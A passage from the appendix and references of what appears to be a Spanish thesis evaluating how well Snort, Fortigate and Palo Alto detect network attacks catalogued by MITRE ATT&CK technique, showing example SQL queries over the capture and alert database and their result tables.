cp.deteccionflujos AS deteccion_paloalto
FROM caracterizacion_pcaps_ataque c
JOIN calculo_detecciones_snort cs ON c.ficheropcap = cs.ficheropcap_captura
JOIN calculo_detecciones_fortigate cf ON c.ficheropcap = cf.ficheropcap_captura
JOIN calculo_detecciones_paloalto cp ON c.ficheropcap = cp.ficheropcap_captura
WHERE c.tactica = 'Command and Control';
```

```

SELECT DISTINCT
c.ficheropcap,
cs.deteccionflujos_rs1 AS deteccion_snort,
cf.deteccionflujos AS deteccion_fortigate,
cp.deteccionflujos AS deteccion_paloalto
FROM caracterizacion_pcaps_ataque c
JOIN calculo_detecciones_snort cs ON c.ficheropcap = cs.ficheropcap_captura
JOIN calculo_detecciones_fortigate cf ON c.ficheropcap = cf.ficheropcap_captura
JOIN calculo_detecciones_paloalto cp ON c.ficheropcap = cp.ficheropcap_captura
WHERE c.tactica = 'Command and Control';

```

| FICHEROPCAP                                                  | DETECCION_SNORT | DETECCION_FORTIGATE | DETECCION_PALOALTO |
|--------------------------------------------------------------|-----------------|---------------------|--------------------|
| T1001.002-Data_obfuscation_steganography_[4].pcapng          | 0.0000          | 0.0000              | 0.0000             |
| T1001.003-Data_obfuscation_protocol_impersonation_[4].pcapng | 0.0000          | 0.0000              | 0.0000             |
| T1008-Fallback_channels_[4].pcapng                           | 0.0000          | 0.0000              | 0.0000             |
| T1071-Tunnel_[1].pcapng                                      | 0.0000          | 1.0000              | 1.0000             |
| T1090-Proxy_internal_proxy_[4].pcapng                        | 0.0000          | 0.0000              | 0.0000             |
| T1095-Non_Application_Layer_[3].pcapng                       | 0.0000          | 0.0000              | 0.0000             |
| T1102.003-Web_service-one_way_communication_[4].pcapng       | 0.0000          | 1.0000              | 0.0000             |
| T1104-Multi_stage_channels_[4].pcapng                        | 0.0000          | 0.0000              | 0.0000             |
| T1105-Ingress_Tool_Transfer_[5].pcapng                       | 0.0000          | 1.0000              | 1.0000             |
| T1132.001-Standard_Encoding_[5].pcapng                       | 0.0000          | 0.0000              | 1.0000             |
| T1205.001-Port_Knocking_[3].pcapng                           | 0.0000          | 0.0000              | 0.0000             |
| T1219-RemoteAccessSoftwareLocal_[5].pcapng                   | 0.0000          | 1.0000              | 1.0000             |
| T1219-RemoteAccessSoftwareNAT_[5].pcapng                     | 1.0000          | 1.0000              | 1.0000             |
| T1568-fastFluxDNS_[5].pcapng                                 | 0.0000          | 0.0000              | 0.0000             |
| T1571-SSH_[2].pcapng                                         | 0.0000          | 1.0000              | 1.0000             |
| T1572-Protocol_Tunneling_[5].pcapng                          | 0.0000          | 0.0000              | 1.0000             |
| T1573.002-AsymmetricCryptography_[5].pcapng                  | 0.0000          | 1.0000              | 0.0000             |
| T1665-Hide_Infrastructure_[5].pcapng                         | 1.0000          | 0.0000              | 0.0000             |

Figura H-5 Ejemplo Consulta SQL 4

#### 5. Consulta para identificar todas las alertas generadas para un protocolo específico.

```

SELECT *
FROM alertas_ataque_snort a
JOIN caracterizacion_pcaps_ataque c ON a.ficheropcap = c.ficheropcap
WHERE c.protocolo = 'XXX';

```

XXX → Protocolo específico

Ejemplo:

```

SELECT *
FROM alertas_ataque_snort a
JOIN caracterizacion_pcaps_ataque c ON a.ficheropcap = c.ficheropcap
WHERE c.protocolo = 'HTTP';

```

```

SELECT *
FROM alertas_ataque_snort a
JOIN caracterizacion_pcaps_ataque c ON a.fichero pcap = c.fichero pcap
WHERE c.protocolo = 'HTTP';

```

| FICHERO PCAP                                  | SID     | RULESET | TP_MANUAL | TP_AUTOMATICO | TACTICA      | OTRA TACTICAS | ID TACTICA | TECNICA                      | ID TECNICA | SUBTECNICA | ID SUBTECNICA |
|-----------------------------------------------|---------|---------|-----------|---------------|--------------|---------------|------------|------------------------------|------------|------------|---------------|
| T1029-Scheduled transfer [4].pcapng           | 1917    | 1       | 0         | 1             | Exfiltration | -             | TA0010     | Scheduled Transfer           | T1029      | -          | -             |
| T1029-Scheduled transfer [4].pcapng           | 2002749 | 4       | 0         | 0             | Exfiltration | -             | TA0010     | Scheduled Transfer           | T1029      | -          | -             |
| T1029-Scheduled transfer [4].pcapng           | 2002752 | 4       | 0         | 0             | Exfiltration | -             | TA0010     | Scheduled Transfer           | T1029      | -          | -             |
| T1029-Scheduled transfer [4].pcapng           | 2027792 | 2       | 0         | 1             | Exfiltration | -             | TA0010     | Scheduled Transfer           | T1029      | -          | -             |
| T1029-Scheduled transfer [4].pcapng           | 2027793 | 2       | 0         | 1             | Exfiltration | -             | TA0010     | Scheduled Transfer           | T1029      | -          | -             |
| T1029-Scheduled transfer [4].pcapng           | 2101917 | 4       | 0         | 0             | Exfiltration | -             | TA0010     | Scheduled Transfer           | T1029      | -          | -             |
| T1041-exfiltration_over_c2_channel [3].pcapng | 90447   | 3       | 0         | 1             | Exfiltration | -             | TA0010     | Exfiltration Over C2 Channel | T1041      | -          | -             |
| T1041-exfiltration_over_c2_channel [3].pcapng | 2002749 | 4       | 0         | 0             | Exfiltration | -             | TA0010     | Exfiltration Over C2 Channel | T1041      | -          | -             |
| T1041-exfiltration_over_c2_channel [3].pcapng | 2002752 | 4       | 0         | 0             | Exfiltration | -             | TA0010     | Exfiltration Over C2 Channel | T1041      | -          | -             |
| T1041-exfiltration_over_c2_channel [3].pcapng | 2002824 | 4       | 0         | 1             | Exfiltration | -             | TA0010     | Exfiltration Over C2 Channel | T1041      | -          | -             |
| T1041-exfiltration_over_c2_channel [3].pcapng | 2008409 | 4       | 0         | 1             | Exfiltration | -             | TA0010     | Exfiltration Over C2 Channel | T1041      | -          | -             |
| T1041-exfiltration_over_c2_channel [3].pcapng | 2013026 | 2       | 0         | 1             | Exfiltration | -             | TA0010     | Exfiltration Over C2 Channel | T1041      | -          | -             |
| T1041-exfiltration_over_c2_channel [3].pcapng | 2016992 | 2       | 0         | 1             | Exfiltration | -             | TA0010     | Exfiltration Over C2 Channel | T1041      | -          | -             |
| T1041-exfiltration_over_c2_channel [3].pcapng | 2034567 | 2       | 0         | 1             | Exfiltration | -             | TA0010     | Exfiltration Over C2 Channel | T1041      | -          | -             |
| T1041-exfiltration_over_c2_channel [3].pcapng | 2043217 | 2       | 1         | 1             | Exfiltration | -             | TA0010     | Exfiltration Over C2 Channel | T1041      | -          | -             |

Figura H-6 Ejemplo Consulta SQL 5

## 6. Consulta para identificar las alertas generadas para técnicas de un determinado tipo.

```

SELECT c.fichero pcap, s.sid
FROM caracterizacion_pcaps_ataque c
JOIN alertas_ataque_snort s ON c.fichero pcap = s.fichero pcap
WHERE c.tecnica LIKE 'XXX';

```

XXX → Técnica de un determinado tipo

Ejemplo:

```

SELECT c.fichero pcap, s.sid
FROM caracterizacion_pcaps_ataque c
JOIN alertas_ataque_snort s ON c.fichero pcap = s.fichero pcap
WHERE c.tecnica LIKE '%Brute Force%';

```

```

SELECT c.ficheropcap, s.sid
FROM caracterizacion_pcaps_ataque c
JOIN alertas_ataque_snort s ON c.ficheropcap = s.ficheropcap
WHERE c.tecnica LIKE '%Brute Force%';

```

| FICHEROPCAP                    | SID     |
|--------------------------------|---------|
| T1110.001-FTP-C2018_[6].pcapng | 2002749 |
| T1110.001-FTP-C2018_[6].pcapng | 2002752 |
| T1110.001-Hydra_[3].pcapng     | 19559   |
| T1110.001-Hydra_[3].pcapng     | 2002749 |
| T1110.001-Hydra_[3].pcapng     | 2002752 |
| T1110.001-SSH-C2018_[6].pcapng | 650     |
| T1110.001-SSH-C2018_[6].pcapng | 17317   |
| T1110.001-SSH-C2018_[6].pcapng | 19559   |
| T1110.001-SSH-C2018_[6].pcapng | 2001219 |
| T1110.001-SSH-C2018_[6].pcapng | 2002749 |
| T1110.001-SSH-C2018_[6].pcapng | 2002752 |
| T1110.001-SSH-C2018_[6].pcapng | 2003068 |
| T1110.001-SSH-C2018_[6].pcapng | 2036752 |
| T1110.001-SSH-C2018_[6].pcapng | 2100650 |

Figura H-7 Ejemplo Consulta SQL 6



## REFERENCIAS

---

- [1] M. ATT&CK, «MITRE ATT&CK,» [En línea]. Available: <https://attack.mitre.org>. [Último acceso: 30 Febrero 2024].
- [2] Cisco, «Snort - Network Intrusion Detection & Prevention System,» [En línea]. Available: <https://www.snort.org>. [Último acceso: 21 Octubre 2024].
- [3] CrowdStrike, «CrowdStrike - Snort Rules,» [En línea]. Available: <https://www.crowdstrike.com/cybersecurity-101/threat-intelligence/snort-rules/>. [Último acceso: 10 Mayo 2024].
- [4] Snort, «Snort Documentation,» [En línea]. Available: <https://docs.snort.org/rules/options/>. [Último acceso: 26 Febrero 2024].
- [5] PaloAlto Networks, «PaloAlto Networks - Next Generation Firewall,» [En línea]. Available: <https://www.paloaltonetworks.com/network-security/next-generation-firewall>. [Último acceso: 10 Junio 2024].
- [6] Packt, «Understanding App-ID and Content-ID,» [En línea]. Available: <https://subscription.packtpub.com/book/cloud-and-networking/9781789956375/2/ch02lv11sec05/understanding-app-id-and-content-id>. [Último acceso: 11 Mayo 2024].
- [7] Wireshark Foundation, «Wireshark,» [En línea]. Available: <https://www.wireshark.org/about.html>. [Último acceso: 1 Febrero 2024].
- [8] TrustedSec, «Social Engineer Toolkit - Github,» [En línea]. Available: <https://github.com/trustedsec/social-engineer-toolkit>. [Último acceso: 30 Junio 2024].
- [9] H. Moore, «Metasploit Framework,» [En línea]. Available: <https://www.metasploit.com>. [Último acceso: 15 Julio 2024].
- [10] SSH Academy, «SSH Academy,» [En línea]. Available: <https://www.ssh.com/academy/ssh>. [Último acceso: 15 Febrero 2024].
- [11] HacTricks, «HackTricks - Generic Methodologies,» [En línea]. Available: <https://book.hacktricks.xyz/generic-methodologies-and-resources/shells/msfvenom>. [Último acceso: 2024].
- [12] Sgeto, «DHCPStarv Tool - Github,» [En línea]. Available: <https://github.com/sgeto/dhcpstarv>. [Último acceso: 30 Junio 2024].
- [13] Microsoft, «BITSAdmin Tool - Learn Microsoft,» [En línea]. Available: <https://learn.microsoft.com/es-es/windows/win32/bits/bitsadmin-tool>. [Último acceso: Abril 30 2024].

- [14] MITRE ATT&CK, «CALDERA - MITRE Framework,» [En línea]. Available: <https://caldera.mitre.org>. [Último acceso: 23 Mayo 2024].
- [15] Iventoy, «Iventoy - PXE Boot Tool,» [En línea]. Available: <https://www.iventoy.com/en/index.html>. [Último acceso: 18 Marzo 2024].
- [16] Ubuntu Community Help, «Ubuntu Community Help - iptables HowTo,» [En línea]. Available: <https://help.ubuntu.com/community/IptablesHowTo>. [Último acceso: 21 Marzo 2024].
- [17] Docker Documentation, «Docker Command-Line Interface,» [En línea]. Available: <https://docs.docker.com/engine/reference/commandline/cli/>. [Último acceso: 12 Mayo 2024].
- [18] J. Rosenbaum, «NTLMssp Extract- GitHub Repository,» [En línea]. Available: <https://github.com/sinnaj-r/NTLMssp-Extract>. [Último acceso: 30 Octubre 2024].
- [19] Microsoft, «TSCON Command - Learn Microsoft,» [En línea]. Available: <https://learn.microsoft.com/es-es/windows-server/administration/windows-commands/tscon>. [Último acceso: 15 Junio 2024].
- [20] PhoenixNap, «Linux FTP Commands - PhoenixNAP,» [En línea]. Available: <https://phoenixnap.com/kb/linux-ftp>. [Último acceso: 12 Mayo 2024].
- [21] IOFlood, «Linux Command: Base64 - IOFlood Blog,» [En línea]. Available: <https://ioflood.com/blog/base64-linux-command/>. [Último acceso: 12 Mayo 2024].
- [22] TeamViewer, «TeamViewer Remote Access Software,» [En línea]. Available: <https://www.teamviewer.com/es/>. [Último acceso: 1 Marzo 2024].
- [23] J. G. Clavero, «Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques,» Sevilla, 2024.
- [24] J. F. Martín, «Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera,» Sevilla, 2022.
- [25] A. G. Coronado, «Detección en fase temprana de ciberataques con rastro en la red,» Sevilla, 2022.
- [26] J. G. Borja, «Análisis de la capacidad de detección de ataques en red mediante el IDS Snort y Fortigate,» Sevilla, 2024.
- [27] University of New Brunswick, «CSE-CIC-IDS Dataset 2018,» [En línea]. Available: <https://www.unb.ca/cic/datasets/ids-2018.html>. [Último acceso: 12 Junio 2024].
- [28] MuyLinux, «Pwn Plug: un enchufe con mucho peligro,» [En línea]. Available: <https://www.muylinux.com/2012/04/02/pwn-plug-un-enchufe-con-mucho-peligro/>. [Último acceso: 23 Agosto 2024].
- [29] PentestLab, «Persistence - Bits Jobs,» [En línea]. Available: <https://pentestlab.blog/2019/10/30/persistence-bits-jobs/>. [Último acceso: 1 Abril 2024].
- [30] A. M. P. y. J. G. Borja, «GitHub TFG Snort Repository,» [En línea]. Available: [https://github.com/javgarbor10/Ataques-en-red\\_Snort](https://github.com/javgarbor10/Ataques-en-red_Snort). [Último acceso: 15 Febrero 2025].
- [31] Microsoft, «LEARN MICROSOFT,» [En línea]. Available: <https://learn.microsoft.com/en-us/security->

- updates/SecurityBulletins/2017/ms17-010. [Último acceso: 12 Septiembre 2024].
- [32] RedCanary, «Threat Detection Report: Impacket,» [En línea]. Available: <https://redcanary.com/threat-detection-report/threats/impacket/>. [Último acceso: 20 Febrero 2024].
- [33] National Vulnerability Database, «NVD NIST CVE-2016-5696,» [En línea]. Available: <https://nvd.nist.gov/vuln/detail/CVE-2016-5696>. [Último acceso: 21 Abril 2024].
- [34] National Vulnerability Database, «NVD NIST CVE-2017-7285,» [En línea]. Available: <https://nvd.nist.gov/vuln/detail/CVE-2017-7285>. [Último acceso: 21 Abril 2024].
- [35] Imperva, «High Orbit Ion Cannon (HOIC),» [En línea]. Available: <https://www.imperva.com/learn/ddos/high-orbit-ion-cannon/>. [Último acceso: 15 Julio 2024].





